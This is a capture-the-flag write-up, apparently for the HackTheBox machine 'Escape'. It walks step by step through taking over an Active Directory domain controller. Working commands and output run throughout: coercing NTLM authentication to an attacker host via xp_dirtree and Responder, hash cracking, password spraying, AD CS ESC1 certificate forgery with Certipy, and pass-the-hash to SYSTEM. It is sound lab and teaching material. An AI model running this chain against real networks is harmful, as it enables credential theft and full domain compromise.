Introduction
Escape is a medium-difficulty Windows machine built around a realistic Active Directory attack path. There is no flashy web exploit here: the whole box is about chaining together small pieces of information leaked across an AD environment.
The chain looks like this: a document sitting on an anonymous SMB share hands us a low-privilege MSSQL account. From MSSQL we coerce the service account into authenticating back to us and capture its hash. That single credential, sprayed across the domain, gives us a shell. On the host we find a domain user’s password hiding in an SQL error log, and finally we abuse a misconfigured Active Directory Certificate Services (AD CS) template (ESC1) to mint a certificate for the Domain Administrator.
It is an excellent study in “enumeration is the exploit”: every step is unlocked by reading output carefully rather than firing an exploit.
Enumeration
I started by mapping the target to my /etc/hosts file. On a domain controller this matters more than usual, because many tools (Kerberos, LDAP, certipy) behave badly when you feed them a bare IP instead of the FQDN.
echo "<target_ip> sequel.htb dc.sequel.htb" | sudo tee -a /etc/hostsService Discovery
I ran a full TCP scan first, then a targeted script/version scan on the ports that came back open.
# Targeted script + version scan on the discovered ports
sudo nmap sequel.htb -T4 --min-rate 3500 -p 53,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389 -sC -sV -oN scans/service-scan.nmapPORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: sequel.htb)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP
1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000.00; RTM
3268/tcp open ldap Microsoft Windows Active Directory LDAP
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (WinRM)
9389/tcp open mc-nmf .NET Message Framing
Service Info: Host: DC; OS: WindowsThe fingerprint is unmistakable: Kerberos (88), LDAP (389/636/3268/3269), SMB (445) and DNS (53) tell me this is a domain controller for sequel.htb. The two ports that actually shape the attack are 1433 (MSSQL) and 5985 (WinRM) — MSSQL is our way in, WinRM will be our shell later.
The ssl-cert on the LDAP ports also leaked the internal name dc.sequel.htb, which confirms the hostname I added to /etc/hosts.
I also ran a quick UDP scan for completeness.
sudo nmap sequel.htb -T4 --min-rate 3500 -sU -p 53,88,123,389 -sC -sV -oN scans/udp-service-scan.nmapThis only returned the expected DC services (DNS, Kerberos, NTP, LDAP). Nothing actionable came out of UDP, but it is worth running so you can rule it out rather than assume.
SMB Enumeration
With SMB open on a DC, the first question is always: does anonymous/guest access work? It did.
# List shares with a null session
smbclient -L //dc.sequel.htb -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Public          Disk
        SYSVOL          Disk      Logon server share
smbmap confirmed exactly what we can touch: READ on IPC$ and, more interestingly, on Public.
smbmap -H sequel.htb -u anonymous

        Disk          Permissions     Comment
        ----          -----------     -------
        IPC$          READ ONLY       Remote IPC
        Public        READ ONLY
        NETLOGON      NO ACCESS       Logon server share
        SYSVOL        NO ACCESS       Logon server share
Dead end (documented for completeness): I also tried a DNS zone transfer against port 53 (
dig axfr sequel.htb @<target_ip>) hoping to pull internal records. It was refused, which is the normal, secure behaviour. Worth a single attempt, but do not linger on it.
The Public share held a single file: SQL Server Procedures.pdf. I pulled it down.
smbclient //dc.sequel.htb/Public -N -c "get 'SQL Server Procedures.pdf'"Reading the PDF is where the box really opens up. It is an internal “SQL Server Procedures” guide written for junior staff, and it is a goldmine:
- It explains why MSSQL is even running on a domain controller: a developer named Ryan left a “mock” SQL instance on the DC (“looking at you Ryan, with your instance on the DC, why should you even put a mock instance on the DC?!”), and Tom wrote the procedure to standardise database access. That one sentence hands us two usernames.
- For non-domain-joined access it even shows the exact command format, domain included:
cmdkey /add:"<serverName>.sequel.htb" /user:"sequel\<username>" /pass:<password>. - Brandon is named as the contact “if any problem arises”, with a mailto link — i.e.
brandon.brown@sequel.htb. - A “Bonus” section leaks a real credential for new hires: user
PublicUser, passwordGuestUserCantWrite1, with the important note to switch from Windows Authentication to SQL Server Authentication.
So the PDF gives us both usernames (Ryan, Tom, Brandon) and a working MSSQL credential. That “SQL Server Authentication” detail matters: it tells us PublicUser is a SQL login, not a domain account — which is exactly why, later, spraying MSSQL needs --local-auth.
Path not taken (documented on purpose): the PDF invites you to email
brandon.brown@sequel.htb, which looks like a deliberate client-side / phishing rabbit hole. I noted it as a possible vector but never needed it — the MSSQL credential is the intended path. Flagging dead-ends like this saves you from burning an hour building a fake email when a faster route exists.
Foothold
MSSQL access as PublicUser
The leaked credential works against MSSQL. I logged in with Impacket’s client.
impacket-mssqlclient sequel.htb/PublicUser:GuestUserCantWrite1@sequel.htb

SQL (PublicUser  guest@master)> SELECT SYSTEM_USER;
PublicUser
PublicUser is a very low-privilege login — it cannot read anything interesting directly. But a low-priv MSSQL login is still enough to make the SQL service reach out to us over SMB, and that is all we need.
Capturing the service account hash (xp_dirtree + Responder)
The classic MSSQL trick: xp_dirtree tells SQL Server to list a directory. If we point it at a UNC path on our own machine, the SQL service account authenticates to us to access that share. With responder listening, we capture its NetNTLMv2 hash.
I started Responder first:
sudo responder -I tun0Then, from the MSSQL shell, forced the connection back to my SMB listener:
SQL (PublicUser guest@master)> EXEC xp_dirtree '\\<attacker_ip>\share';Responder immediately caught the hash of the service account running SQL Server:
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:cdde4ee0e69f8661:49D15F65...
I cracked it offline with hashcat (mode 5600 = NetNTLMv2) against rockyou.
hashcat -m 5600 sql_svc-hash.hash /usr/share/wordlists/rockyou.txt

...:REGGIE1234ronnie
We now have sql_svc:REGGIE1234ronnie.
Password Spraying
A single valid credential in AD is rarely the end — passwords get reused, and we do not yet know which services sql_svc can actually use. I built a small user list from everything gathered so far (the PDF names plus the accounts we know) and a short password list, then sprayed across SMB, MSSQL and WinRM with NetExec.
cat users.txt
Ryan
Tom
Brandon
brandon.brown
Brown
sql_svc
reggie
ronnie
sequel
PublicUser
GuestUser

cat passwords.txt
REGGIE1234ronnie
GuestUserCantWrite1
SMB spray — this is where you have to read carefully:
nxc smb sequel.htb -u users.txt -p passwords.txt --continue-on-success
SMB  ...  [+] sequel.htb\Ryan:REGGIE1234ronnie (Guest)
SMB  ...  [+] sequel.htb\Tom:REGGIE1234ronnie (Guest)
SMB  ...  [+] sequel.htb\sql_svc:REGGIE1234ronnie
Watch out: most of those “successes” are tagged
(Guest). That means SMB fell back to the guest account, not that the password is valid for that user. Only the line without(Guest)—sql_svc— is a genuine authentication. This is a very common trap when spraying SMB.
MSSQL spray — worth noting the local-auth quirk: PublicUser only authenticates when you add --local-auth, otherwise it is rejected as sequel\Guest.
WinRM spray — the one that matters:
nxc winrm sequel.htb -u users.txt -p passwords.txt --continue-on-success
WINRM  ...  [+] sequel.htb\sql_svc:REGGIE1234ronnie (Pwn3d!)
(Pwn3d!) on WinRM means sql_svc is in Remote Management Users and we can get an interactive shell.
evil-winrm -i sequel.htb -u sql_svc -p REGGIE1234ronnieThat is our foothold and the user flag.
Post-Exploitation Enumeration
Now we enumerate as sql_svc to find a path forward. I want to show the full picture here, including the tools that did not hand me the win directly but shaped my understanding of the box.
The home directories immediately tell us who the “next” user is:
*Evil-WinRM* PS C:\Users> ls
Administrator
Public
Ryan.Cooper
sql_svc
Ryan.Cooper is the obvious next target.
BloodHound
I collected BloodHound data to map the domain. I ran it remotely with bloodhound-python, and also dropped SharpHound on the host as a backup (Evil-WinRM can be flaky when uploading/executing collectors).

bloodhound-python -u sql_svc -p REGGIE1234ronnie -d sequel.htb -ns <target_ip> -c All --zipThe graph flagged the important thing: the domain runs Active Directory Certificate Services, and there is a misconfigured template. BloodHound draws this as a GoldenCert / ESC path running from the DC straight to the domain object — a clear signal that AD CS, not Kerberoasting, is the road to Domain Admin. Keep that in your back pocket; it becomes the privesc.
WinPEAS
I also ran WinPEAS. It is honest to say it did not point at a single “do this” privesc, but it gave useful context:
- Token privileges were unremarkable (
SeChangeNotifyPrivilege,SeIncreaseWorkingSetPrivilege,SeMachineAccountPrivilege) — nothing abusable likeSeImpersonate. - It listed the SQL Server Agent service and a Kerberoasting risk note (RC4 defaults). I noted these as possibilities but neither was the path.
- Most usefully, it enumerated certificate files issued by
CN=sequel-DC-CAwith Client Authentication EKU — the same AD CS lead BloodHound gave me.
The lesson: a scanner “not finding a privesc” is still valuable. WinPEAS quietly confirmed the CA twice, which told me to point Certipy at it next instead of chasing Kerberoasting.
Hunting the SQL logs
Before jumping to AD CS I looked around the SQL Server install, and this is where Ryan.Cooper’s credential was hiding. The C:\SQLServer\Logs directory contained a backup error log:
*Evil-WinRM* PS C:\SQLServer\Logs> type ERRORLOG.BAK
...
Logon  Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided.
Logon  Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login provided.
At first glance this looks like two failed logons for two different users. It is not. NuclearMosquito3 is not an account on this box — it is the password that Ryan.Cooper accidentally typed into the username field, which SQL Server then logged verbatim. The two lines are the same failed attempt, split across the field boundary.
So we have a new credential: Ryan.Cooper:NuclearMosquito3.
Easy to misread: if you treat
NuclearMosquito3as a username you will waste time trying to authenticate a user that does not exist. Whenever a “username” in a log looks like a password (random-ish, not matching the naming scheme), test it as a password for the account logged next to it.
Privilege Escalation — AD CS ESC1
Identifying the vulnerable template
With Ryan.Cooper’s credentials I asked Certipy to enumerate the CA and only show vulnerable templates.
certipy-ad find -u Ryan.Cooper@sequel.htb -p NuclearMosquito3 -dc-ip <target_ip> -stdout -vulnerableCertificate Templates
Template Name : UserAuthentication
Client Authentication : True
Enrollee Supplies Subject : True
Enrollment Rights : SEQUEL.HTB\Domain Users
[!] Vulnerabilities
ESC1 : Enrollee supplies subject and template allows client authentication.This is a textbook ESC1. Three conditions line up:
- Enrollee Supplies Subject — we get to choose who the certificate is for.
- Client Authentication EKU — the certificate can be used to log in.
- Domain Users can enroll — and Ryan.Cooper is a Domain User.
Put together: any domain user can request a login certificate impersonating anyone, including the Domain Administrator.
Exploiting ESC1 with Certipy
First, request a certificate as Ryan.Cooper but set the subject alternative name (UPN) to the Administrator.
certipy-ad req -u Ryan.Cooper@sequel.htb -p NuclearMosquito3 -dc-ip <target_ip> \
  -ca 'sequel-DC-CA' -template 'UserAuthentication' -upn administrator@sequel.htb

[*] Saving certificate and private key to 'administrator.pfx'
Then authenticate with that certificate to pull the Administrator’s Kerberos TGT and NT hash — except the first attempt failed:
certipy-ad auth -pfx administrator.pfx -dc-ip <target_ip>
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
Kerberos gotcha: Kerberos rejects tickets when your clock differs from the DC by more than ~5 minutes. HTB boxes are often set in a different timezone, so this hits constantly. The fix is to stop syncing your own time and pull the DC’s time instead:
sudo timedatectl set-ntp off
sudo rdate -n <target_ip>
Re-running the authentication then succeeded and returned the Administrator’s NT hash:
certipy-ad auth -pfx administrator.pfx -dc-ip <target_ip>
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
Pass-the-Hash to SYSTEM
There is no need to crack anything — we can authenticate with the hash directly (Pass-the-Hash) via psexec to land a SYSTEM shell.
impacket-psexec -hashes aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee Administrator@sequel.htb

C:\Windows\system32> whoami
nt authority\system
Machine rooted.
Attack Chain Recap
anonymous SMB  ->  Public share leaks SQL Server Procedures.pdf
               ->  PublicUser:GuestUserCantWrite1 + usernames (Ryan, Tom, Brandon)
MSSQL as PublicUser  ->  EXEC xp_dirtree \\attacker\share + Responder
               ->  capture sql_svc NetNTLMv2  ->  hashcat -m 5600  ->  REGGIE1234ronnie
password spray (SMB/MSSQL/WinRM)  ->  WinRM as sql_svc (Pwn3d!)
loot C:\SQLServer\Logs\ERRORLOG.BAK  ->  Ryan.Cooper:NuclearMosquito3 (password in the username field)
certipy find -vulnerable  ->  ESC1 on UserAuthentication template
certipy req -upn administrator@sequel.htb  ->  certipy auth (fix clock skew)  ->  Administrator NT hash
impacket-psexec -hashes  ->  NT AUTHORITY\SYSTEM
Key takeaways
(Guest)in an SMB spray is not a valid login. Only trust results without the guest tag.- Read logs like a human, not a parser. The whole privesc hinged on realising a “username” in an SQL error log was actually a mistyped password.
- On any AD box with a CA, run
certipy-ad find -vulnerableearly. ESC1/ESC8 paths are usually faster than user-by-user enumeration, and BloodHound/WinPEAS both pointed at the CA long before I acted on it. - Keep a clock-skew fix ready (
timedatectl set-ntp off; rdate -n <DC>) — Kerberos-based tooling (certipy, impacket) will fail cryptically without it.